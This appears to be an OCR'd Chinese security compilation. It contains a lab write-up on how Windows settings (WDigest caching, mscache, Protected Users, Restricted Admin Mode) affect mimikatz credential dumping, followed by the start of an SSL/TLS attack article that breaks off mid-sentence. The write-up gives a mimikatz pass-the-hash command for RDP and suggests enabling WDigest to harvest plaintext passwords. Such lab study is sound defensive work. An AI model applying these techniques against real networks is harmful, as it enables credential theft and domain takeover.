HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest


UseLogonCredential 值设置为 0, WDigest 不把凭证缓存在内存；UseLogonCredential 值设置为 1, WDigest 就把凭证缓存在内存。

不同配置对 mimikatz 的影响

启用缓存，直接抓明文，很舒服。



关了缓存之后，重启再抓，什么东西也没抓到。



Credential Caching


Domain Cached Credentials 简称 DDC，也叫 mscache。有两个版本，XP/2003 年代的叫第一代，Vasta/2008 之后的是第二代。

计算机在加入域之后就得通过 kerberos 进行认证，通过 kerberos 认证就得有域控的参与，但是如果域成员暂时无法访问到域控的话，岂不是无法认证了？域凭证缓存就是为了解决这个问题的。如果暂时访问不到域控，windows 就尝试使用本机缓存的凭证进行认证，默认缓存十条。

缓存位置（默认本地管理员也没有权限访问）：


HKEY_LOCAL_MACHINE\SECURITY\Cache

修改组策略缓存条数为 0，即为不缓存。




不同配置对 mimikatz 的影响


默认配置缓存 10 条。登陆本地管理员，提权到 system 权限，然后运行 mimikatz，成功抓到 mscachev2。



设置缓存数为 0，停掉域控，然后再登陆域账号。域成员发现无法登陆了。




登陆本地管理员账号，提取到 system，然后什么也没抓到。



Protected Users Group

受保护的用户组，可以用来让像本地管理员这样的高权限用户只能通过 kerberos 来认 证（真是六的一比）。这是在 win2012 之后引入的一个新的安全组（win2008 之前的系统打了 KB2871997 补丁也会增加这个安全组）。来

防止明文存储在内存中和 ntlm hash 泄露（因为是通过 kerberos 认证所以也就不会泄露 net ntlm hash 了）。这个配置起来比较简单。把想要保护的用户加入这个组就行了（由于本机硬件限制，没法复现了，跑一个 win2016，再跑一个 win10 就已经卡的不行了）。




Restricted Admin Mode

受限管理员模式，反正就是一种安全措施，让你的账户不暴露在目标系统里。在 win8.1/win2012r2（切记是 R2）引入。win7/win2008 想用这个功能就得打 KB2871997、KB2973351。这项功能的使用需要客户端和服务端相互配合。在服务端开启的方法是在注册表添加如下键值。


```
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t
    REG_DWORD /d 00000000 /f
```

右键->关于，查看下客户端的版本是不是 rdp8.1 版本。




潜在风险-RDP PTH

受限管理员模式可以直接用当前登录凭据进行登录，所以这“始终要求凭据”的勾肯定不能勾。




sekurlsa::pth /user:<username> /domain:<comptername or ip> /ntlm:<ntlm hash>
"/run:mstsc.exe /restrictedadmin"


domain 位置用计算机名或者 ip 皆可。（需要管理员权限来获取 debug 权限）



一路确定下去就 OK 了。



成功把域控上的管理员顶了。



顺道抓包看一下貌似只有 RDP 的流量。

总结

1、禁止调试权限对获取 system 的攻击者来说没有任何作用。

2、WDigest 默认是禁用的，但是我们手动打开，挖个坑等人跳。

3、mscache 目前貌似只能用 hashcat 来破解，破出明文再利用。

4、Protected Users Group 需要再研究研究，等电脑配置好了再说 23333。

5、Restricted Admin Mode 下 pth 攻击只能适用于特定版本，限制还是比较多的，如果限制比较狠的内网（把 135 和 445 的流量都禁了），这个算是个突破手法吧。

参考资料

https://labs.portcullis.co.uk/tools/freerdp-pth/

https://blogs.technet.microsoft.com/kfalde/2013/08/14/restricted-admin-mode-for-rdp-in-windows-8-1-2012-r2/

http://wwwtt0401.blog.163.com/blog/static/361493062012010114020272/

https://medium.com/blue-team/preventing-mimikatz-attacks-ed283e7ebdd5

其他杂项

SSL_TLS 攻击原理解析

原创： 不死鸟 信安之路 2018-03-01

本文主要描述 HTTPS 中对于 ssl/tls 加密的攻击手法，什么是 HTTPS 呢？百度百科的解释如下：

HTTPS（全称：Hyper Text Transfer Protocol over Secure Socket Layer），是以安全为目标的 HTTP 通道，简单讲是 HTTP 的安全版。即 HTTP 下加入 SSL 层，HTTPS 的安全基础是 SSL，因此加密的详细内容就需要 SSL。

0x01 知识铺垫

ssl/tls 用途

1、为实现 CIA (保密性，完整性，可用性)

2、解决信息传输过程中数据被篡改,窃听

3、通过,密钥交换算法,对称加密,非对称加密,单向加密 (HASH) 手段进行加密

常见的攻击方式

1、降级攻击

2、解密攻击(明文，证书伪造)

3、协议漏洞，实现方法的漏洞，配置不严格

SSL/TLS 应用场景

1、http， 称为 https

2、邮件传输(服务器间，客户端与服务器间)

3、数据库服务器间

4、LDAP 身份认证服务器间

5、SSL VPN

6、DRP 通信过程的加密和身份认证

加密过程

1、协商加密协议

2、获取公钥证书

3、验证公钥证书

4、交换会话秘钥

5、ssl 连接建立完成，使用加密传输

详细叙述：

1、浏览器将自己支持的加密规则(也就是 CipherSuite)发给服务器

2、服务器端收到请求，然后从客户支持的 CipherSuite 中选出一个应答，并发送给客户端公钥证书和选用的 HASH 算法

3、客户端收到公钥之后,利用自己的信任的根证书对收到的公钥进行验证.若通过,客户端随机生成对称密钥 (Pre-Master secret),通过服务器发给客户端，然后使用公钥对对称密钥进行加密,并计算连接中全部报文信息的 hash ,再利用生成的对称密钥对 hash 值加密,然后把公钥加密的对称密钥及对称密钥加密的 hash 值发送给服务器.


4、服务器利用自己的私钥对利用公钥加密的对称密钥进行解密,得到对称密钥. 再利用对称密钥解密 hash 值,对 hash 值进行验证.在验证成功后，会返回给客户端 Finish 报文。（至此，ssl 连接建立成功）

5、ssl 连接建立完成之后信息的传输加密过程是这样的:


客户端:先用对称密钥加密要传输的信息,再利用 hash 算法得出加了密的信息的 hash 值.再利用公钥对 hash 